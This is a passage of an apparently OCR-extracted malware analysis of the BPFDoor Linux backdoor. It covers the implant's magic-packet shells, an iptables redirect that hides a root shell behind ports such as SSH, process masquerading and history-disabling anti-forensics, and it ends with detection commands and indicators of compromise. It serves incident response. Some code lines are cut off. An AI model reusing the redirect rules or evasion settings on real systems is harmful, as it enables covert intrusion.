
However, with this malware in a wait state loop searching for packets you can look for traces left under the process stack by viewing */proc/<PID>/stack*. With BPFDoor we can see references to function calls in the Linux kernel that indicate the process is likely grabbing packets.

You can search the entire */proc/*/stack* area for any process that is showing packet capture functions like the above:

```
grep packet_recvmsg /proc/*/stack
grep wait_for_more_packets /proc/*/stack
```

False alarms with this search are possible, but you can narrow down possible candidates like below. The red arrow is the PID in question running BPFDoor.

The above is time consuming though and not practical in many cases. Instead, we recommend an automated sweep from Sandfly to quickly identify all processes with packet sockets in operation. With this, BPFDoor is immediately found. The packet capture socket in operation shows up easily and there is no mistaking that this process is reading network traffic.



RC4 Encryption and Passwords

To access the implant you need not just a magic packet, but also the correct password. The leaked source has some passwords set, but there is no reason to believe these are used in actual deployment.

The implant uses RC4 as the encryption layer. RC4 is a very robust cipher for this application and is the only truly secure cipher you can write on a napkin. It's a great choice for small implant code like this.

In the case of the implant we will deduct a few points because they did not throw out the first few kilobytes from the cipher stream which can weaken it, but overall this cipher is a good choice to keep things small and fast.

The implant can take an optional password. The password is compared against two internal values. If it matches one value it will setup a local bindshell backdoor. If it matches another it will do a reverse bindshell connect-back to the specified host and port.

There is a third option though and that is if no password is specified, then a function is called that sends a single UDP packet with the value "1". This might be some kind of operation check status to show the implant is still running. Relevant code below:

```
if ((s_len = sendto(sock, "1", 1, 0, (struct sockaddr *)&remote, sizeof(struct sockaddr)
                close(sock);
                return -1;
        }
```


Note the above is not passed through the RC4 encryption. If you are investigating this on your network, it may be worthwhile looking for single UDP packets with just the data "1" in them and nothing else from many hosts over time to a single host IP (controller).

Firewall Bypass for Bindshell Backdoor

The implant has a unique feature to bypass the host firewall and make the traffic look legitimate. When the magic packet is received by the host, the implant will spawn a new instance and change the local *iptables* rules to do a redirect from the requesting host to the shell port.

For instance, the implant can redirect all traffic from the attacker using TCP port 443 (encrypted web) to the shell. Externally, the traffic will look like TLS/SSL traffic but in fact the attacker is interacting with a remote *root* shell on the system.

Let's review what this means with a diagram:



The steps are as follows if the actor requests the system open a local shell:

1) Implant is listening to all traffic coming to the host regardless of firewall.

2) Implant sees magic packet.

3) Magic packet can contain IP address, port and password for attacker. Otherwise it uses the origin IP address.

4) Depending on password, implant will open local or connect-back backdoor.

5) Implant selects a TCP port sequentially starting at 42391 up to 43391.

6) Implant binds to first unused port in this range.

7) For local shell, *iptables* is called to redirect all traffic from attacker host IP from the requested port to the bound port range from the above steps.

8) Attacker connects with TCP to the defined port they requested (e.g. TCP port 443).

9) Traffic from that host is redirected from the port to the shell routing behind the firewall.


10) Observed traffic still appears to be going to host on a legitimate port, but in fact is being routed to the shell on the host.

If this is confusing, then let's look at the shell in action using SSH as our target port.

NOTE: We disabled the RC4 encryption in the implant for example purposes to use *netcat*. The real implant would require the correct password and RC4 encryption layer to see these results.

Below we connect to a host on SSH port 22. We get back a normal OpenSSH banner. Then on another window we send the magic packet on UDP to the host (or TCP or ICMP). The implant sees this packet and that we want to use TCP port 22 as our shell access port. The implant starts a shell on a high TCP port and then redirects the traffic. When we connect again to port 22, instead of SSH we now get a shell with *root* access.

Here again is the important point: **All other users still get SSH. Only the attacker's traffic is redirected to the shell even though it goes to the same SSH port!**



You'll see also when you connect the value "3458" is sent above. This may be a version identifier for the implant operator.

The redirect rules for the shell access are seen below. Here you see that the TCP port 42392 was found available and the shell bound to it. All TCP port 22 traffic from our attacker host (192.168.1.1) is now routed to this shell on this port. The traffic looks like encrypted SSH communications going to TCP port 22, but in reality is being directed to the shell port once it hits the *iptables* rule for the attacker host *only*.

```
/sbin/iptables -t nat -D PREROUTING -p tcp -s 192.168.1.1 --dport 22 -j REDIRECT --to-por
```

```
/sbin/iptables -D INPUT -p tcp -s 192.168.1.1 -j ACCEPT
```

Connect-Back Bindshell

The implant also has the ability to connect back to a host as defined in the magic packet. Operation here is largely the same, but this may not be as stealthy having a system connect outbound (and many orgs may block servers talking outbound). The first method of packet redirect is far more dangerous and harder to find as it will look like legitimate traffic going to the server and not originating outbound.

Status Check

As discussed above, if you do not supply any password or an incorrect password in a magic packet the implant will simply send out "1" on UDP. We believe this is some kind of status check to allow keeping tabs on many systems.

Organizations may want to consider running a network scan against their hosts sending a magic packet on ICMP, UDP or TCP with a known UDP port you monitor to see if any systems respond. Any host responding has an active implant.

Shell Anti-Forensics and Evasion


The shell is spawned by forking a controller and finally the shell itself. The controlling PID will be masquerading running under the name:

/usr/libexec/postfix/master

The shell itself will be running under the name:


qmgr -l -t fifo -u

In the *ps* listing you'll see the following. Here the implant is restarted under a new bogus name. Then you see the two processes masking the shell operation when it is operating.



Again if you go under */proc/<PID>* and do a listing you will see the reference to the real names.

Sandfly hunter view shows the mismatch between the shell and the masquerading names it is using. Here the masquerading name clearly does not match the shell path and actual process name we saw.



The shell also sets up some anti-forensics for good measure. The environment is carefully selected to only have the following. We'll use *strings /proc/<PID>/environ* to look at what it is doing below:

```
root@bpfdoor:/# strings /proc/2500/environ
HOME=/tmp
PS1=[\u@\h \W]\\$
HISTFILE=/dev/null
MYSQL_HISTFILE=/dev/null
PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/u
vt100
```

The implant is telling the shell to not log shell history and also does the same for MySQL. This means that the operators likely are doing a lot of work with MySQL to call this out specifically. The listing of kerberos in the path also means that kerberos authentication systems may be a frequent target.

Sandfly finds this shell in numerous ways, but the anti-forensics is a dead giveaway it's up to no good.

Implant Termination

The implant has mechanisms to terminate itself if there is an error or for other reasons. It will clean up its dropper file and exit cleanly. There are no destructive commands built into the implant, but obviously a *root* shell is all you need.

Sandfly Detection

Although the implant takes many measures to hide, it is easily found if you know where and how to look. Sandfly finds it easily and would have been able to for quite a while now.

A host running this backdoor will have many distinct and very severe Sandfly alerts that something is wrong. Although the techniques here will help incident responders investigate their hosts by hand, we offer a free 500 host license for Sandfly that will do it much faster and more completely.

Conclusions

This implant is well executed and layers known-tactics such as environment anti-forensics, timestomping, and process masquerading effectively. The use of BPF and packet capture provides a way to bypass local firewalls to allow remote attackers to control the implant. Finally, the redirect feature is unique and very dangerous as it can make malicious traffic blend in seamlessly with legitimate traffic on an infected host with exposed ports to the internet.

The code does not reveal much about the authors, but it clearly was done by someone that knows what they are doing with an intent to remain undetected.

Indicators of Compromise

Use these to help manually search for BPFDoor. Please see our Linux compromise cheat sheet for commands to help you with these checks.

Do not use hashes to find this malware. Hashes work very poorly on Linux to find malware as the binaries are easily re-compiled and changed. This kind of malware needs tactics hunting to find it consistently.

Hunting Tactics

Possible binary left behind if implant fails to load:

```
/dev/shm/kdmtmpflush
```

Dropper if implant active or did not clean up:

```
/var/run/haldrund.pid
```

Deleted process called *kdmtmpflush* or similar.

Processes missing environment variables.

Any process running from */dev/shm*

Any process operating with a packet socket open that you don't recognize as needing that kind of access.

Process stack trace showing kernel function calls involved with packet capture:

```
grep packet_recvmsg /proc/*/stack
grep wait_for_more_packets /proc/*/stack
```

Unusual redirect rules in *iptables*.

Any process bound to TCP port 42391-43391 as a listening service.

System boot scripts referencing unusual binaries or strange path locations.

UDP outbound traffic containing only the data "1" perhaps from many hosts back to a single IP for status checks.

Low bandwidth intermittent data streams to ports where you'd expect high traffic. For instance someone using an interactive shell sending manual commands with long latency between packets (e.g. using a bindshell backdoor) would be an unusual pattern on a webserver pushing big data over TCP port 443 to web browsers.

Share this:

4 Ash Street Christchurch, New Zealand 8011

SSH Key Monitoring
Password Auditing
Drift Detection
Incident Response
Requirements & Installation
Partners and MSSPs
News
Request a Meeting
Contact Us

Sign-up For Updates

First Name

Last Name

Email Address

Submit

Connect With Us